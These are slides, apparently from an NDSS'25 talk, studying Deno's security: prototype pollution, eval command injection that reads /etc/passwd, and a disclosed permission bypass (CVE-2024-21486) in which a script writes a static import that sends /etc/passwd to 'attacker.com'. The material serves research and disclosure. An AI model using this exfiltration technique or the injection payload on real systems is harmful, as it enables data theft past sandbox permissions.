CISPA
HELMHOLTZ CENTER FOR INFORMATION SECURITY

Welcome to Jurassic Park:

Studying the Security Risks of Deno

Abdullah AlHamdan, Cristian-Alexandru Staicu | NDSS'25 | Feb 2025

Deno

- An emerging JavaScript runtime with **a focus on security**
- Written in Rust, a **memory-safe language**
- The permission system aims to control the communication with the OS via runtime **permissions checks**
- Deno supports import code from arbitrary URL → **decentralized software supply chain** via `import(URL)`

Motivation … and Spoiler

Motivation … and Spoiler

Motivation

- Study the **security risks** of Deno

Motivation … and Spoiler

Motivation

- Study the **security risks** of Deno
- Evaluate how its **features** can influence **security**

Motivation ... and Spoiler

Motivation

- Study the **security risks** of Deno
- Evaluate how its **features** can influence **security**

General Results

- **Smaller attack surface** compared to Node.js
- Still... there are **unmitigated** threats
- **New class of threats** to JavaScript/TypeScript applications

Studying Deno’s Security and Risks

Studying Deno’s Security and Risks

Security and Attack Surface

Studying Deno's Security and Risks

Security and Attack Surface

Permission System

Studying Deno's Security and Risks

Security and Attack Surface

Permission System

Software Supply Chain

Deno’s Security Model and Attack Surface

Did Rust and the security model solve everything?


Security Features in Deno

Security Features in Deno

Resistant to
memory-based attacks

Security Features in Deno


Resistant to
memory-based attacks




Distributed
supply chain

Security Features in Deno

Resistant to
memory-based attacks



Distributed
supply chain



Third-party code
integrity checks

Security Features in Deno

Resistant to memory-based attacks

Distributed supply chain

Permissions to sensitive APIs calls

Third-party code integrity checks

Attack Surface Evaluation

- Deno has smaller attack surface in comparison to Node.js

Prototype Pollution


```
const user = {};
user.__proto__.isAdmin = true;
const newUser = {};
console.log(newUser.isAdmin);
```

Attack Surface Evaluation

- Deno has smaller attack surface in comparison to Node.js

Prototype Pollution

```
const user = {};
user.__proto__.isAdmin = true;
const newUser = {};
console.log(newUser.isAdmin);
```



```
welc2jur % deno run proto.js
error: Uncaught (in promise) TypeError: Cannot set properties of undefined (setting 'isAdmin')
user.__proto__.isAdmin = true;
```

Attack Surface Evaluation(cont.)

- Partially affected and not mitigated

Prototype Pollution

```
const user = {};
user.constructor.prototype.isAdmin = true;
const newUser = {};
console.log(newUser.isAdmin);
```

Attack Surface Evaluation(cont.)

- Partially affected and not mitigated

Prototype Pollution

```
const user = {};
user.constructor.prototype.isAdmin = true;
const newUser = {};
console.log(newUser.isAdmin);
```

Attack Surface Evaluation(cont.)

- Partially affected and not mitigated

Prototype Pollution

```
const user = {};
user.constructor.prototype.isAdmin = true;
const newUser = {};
console.log(newUser.isAdmin);
```

Attack Surface Evaluation(cont.)

- Partially affected and not mitigated

Prototype Pollution

```javascript
const user = {};
user.constructor.prototype.isAdmin = true;
const newUser = {};
console.log(newUser.isAdmin);
```

```
welc2jur % deno run proto.js
true
```

Attack Surface Evaluation

- When Deno security features affect the attack surface

Command Injection

Code:

```
const user_input = prompt("eval: ");
eval(user_input);
```

Attack Surface Evaluation

- When Deno security features affect the attack surface

Command Injection

Code:

```
const user_input = prompt("eval: ");
eval(user_input);
```

Run command:

```
deno run runCmd.js
```

Attack Surface Evaluation

- When Deno security features affect the attack surface

Command Injection

Code:

```
1: const user_input = prompt("eval: ");
2: eval(user_input);
```

Run command:

```
deno run runCmd.js
```

user_input:

```
`const process = Deno.run({ cmd: ["cat", "/etc/passwd"],
stdout: "inherit"}); process.status();`
```

Attack Surface Evaluation

- When Deno security features affect the attack surface

Command Injection

Code:

```
1: const user_input = prompt("eval: ");
2: eval(user_input);
```


Run command:

```
deno run runCmd.js
```

user_input:

```
`const process = Deno.run({ cmd: ["cat", "/etc/passwd"],
stdout: "inherit"}); process.status();`
```

Output:



```
┌ ⚠️  Deno requests run access to "cat".
├ Requested by `Deno.run()` API.
├ To see a stack trace for this prompt, set the DENO_TRACE_PERMISSIONS environmental var
iable.
├ Learn more at: https://docs.deno.com/go/--allow-run
├ Run again with --allow-run to bypass this prompt.
└ Allow? [y/n/A] (y = yes, allow; n = no, deny; A = allow all run permissions) >
```

Attack Surface Evaluation

- When Deno security features affect the attack surface

Command Injection

Code:

```
const user_input = prompt("eval: ");
eval(user_input);
```

Attack Surface Evaluation

- When Deno security features affect the attack surface

Command Injection

Code:

```
const user_input = prompt("eval: ");
eval(user_input);
```

Run command:

```
deno run --allow-all runCmd.js
```

Attack Surface Evaluation

- When Deno security features affect the attack surface

Command Injection

Code:

```
const user_input = prompt("eval: ");
eval(user_input);
```

Run command:

```
deno run --allow-all runCmd.js
```

user_input:

```
`const process = Deno.run({ cmd: ["cat", "/etc/passwd"],
stdout: "inherit"}); process.status();`
```

Attack Surface Evaluation

- When Deno security features affect the attack surface

Command Injection

Code:

```
const user_input = prompt("eval: ");
eval(user_input);
```


Run command:

```
deno run --allow-all runCmd.js
```

user_input:

```
`const process = Deno.run({ cmd: ["cat", "/etc/passwd"],
stdout: "inherit"}); process.status();`
```

Output:



```
##
nobody:
root:*:0:0:System
daemon:*:1:1:System Services:
_uucp:*:4:4:Unix to Unix Copy Protocol:
_taskgated:*:13:13:Task Gate Daemon:
_networkd:*:24:24:Network Services:
_installassistant:*:25:25:
_lp:*:26:26:Printing Services:
```

Deno's Permission System


Is the permission system robust?

Deno Permission System

- Runtime permissions systems goals:
  - **Intercept calls** to all critical functionalities
  - Permissions can be **granted only by users**

Deno Permission System


- Runtime permissions systems goals:
  - **Intercept calls** to all critical functionalities
  - Permissions can be **granted only by users**



```
Deno.readTextFile("./f.txt");

fetch("example.com");
```

Deno Permission System


- Runtime permissions systems goals:
  - **Intercept calls** to all critical functionalities
  - Permissions can be **granted only by users**



```
Deno.readTextFile("./f.txt");

fetch("example.com");
```

Deno Permission System


- Runtime permissions systems goals:
  - **Intercept calls** to all critical functionalities
  - Permissions can be **granted only by users**



```
Deno.readTextFile("./f.txt");
fetch("example.com");
```

Deno Permission System

- Runtime permission system's goals:
  - **Intercept calls** to all critical functionalities
  - Permissions can be **granted only by users**



Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

ROUND 1

Code:

```
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre ='import {foo} from "https://attacker.com?val=‘+
            encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

Run command:

```
deno run --allow-read --allow-write perm.js
```

Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

ROUND 1

Code:

```
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre ='import {foo} from "https://attacker.com?val=‘+
            encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

Run command:

```
deno run --allow-read --allow-write perm.js
```

Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

Code:

```
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre ='import {foo} from "https://attacker.com?val=‘+
            encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

Run command:

```
deno run --allow-read --allow-write perm.js
```

Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

ROUND 1

Code:

```
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre ='import {foo} from "https://attacker.com?val=‘+
           encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

Run command:

```
deno run --allow-read --allow-write perm.js
```

Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

Code:

```
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre ='import {foo} from "https://attacker.com?val=‘+
         encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

ROUND 1

Run command:

```
deno run --allow-read --allow-write perm.js
```

Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

Code:

```
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre ='import {foo} from "https://attacker.com?val=‘+
            encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

Run command:

```
deno run --allow-read --allow-write perm.js
```

Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

ROUND 1

Code:

```
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre ='import {foo} from "https://attacker.com?val=‘+
            encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

Run command:

```
deno run --allow-read --allow-write perm.js
```

Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

New code:

```
import {foo} from "https://attacker.com?val=%23User%20Database..."
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre = 'import {foo} from "https://attacker.com?val=‘ +
    encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

ROUND 2

Run command:

```
deno run --allow-read --allow-write perm.js
```

Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

New code:

```
import {foo} from "https://attacker.com?val=%23User%20Database..."
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre = 'import {foo} from "https://attacker.com?val=' +
    encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

ROUND 2

Run command:

Network permission is not given

```
deno run --allow-read --allow-write perm.js
```

Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

New code:

```
import {foo} from "https://attacker.com?val=%23User%20Database..."
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre = 'import {foo} from "https://attacker.com?val=' +
     encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

Network permission is not granted

Run command:

```
deno run --allow-read --allow-write perm.js
```

Data exfiltration via static import

CVE-2024-21486

ROUND 2

Deno’s Software Supply Chain

Hmm… is deno.land yet another npm?

Deno's Software Supply Chain

- Unlike Node.js, Deno allows **importing third-party packages from any available domain** via a valid URL
- deno.land supports package **version immutability**
- Allows **importing individual files** and their dependencies

Deno’s Software Supply Chain

- Unlike Node.js, Deno allows **importing third-party packages from any available domain** via a valid URL
- deno.land supports package **version immutability**
- Allows **importing individual files** and their dependencies
- We did an empirical study on deno.land;

5,400 package

Deno’s Software Supply Chain

- Unlike Node.js, Deno allows **importing third-party packages from any available domain** via a valid URL
- deno.land supports package **version immutability**
- Allows **importing individual files** and their dependencies
- We did an empirical study on deno.land;

5,400 package

10,544 URLs

Deno's Software Supply Chain

- Unlike Node.js, Deno allows **importing third-party packages from any available domain** via a valid URL
- deno.land supports package **version immutability**
- Allows **importing individual files** and their dependencies
- We did an empirical study on deno.land;

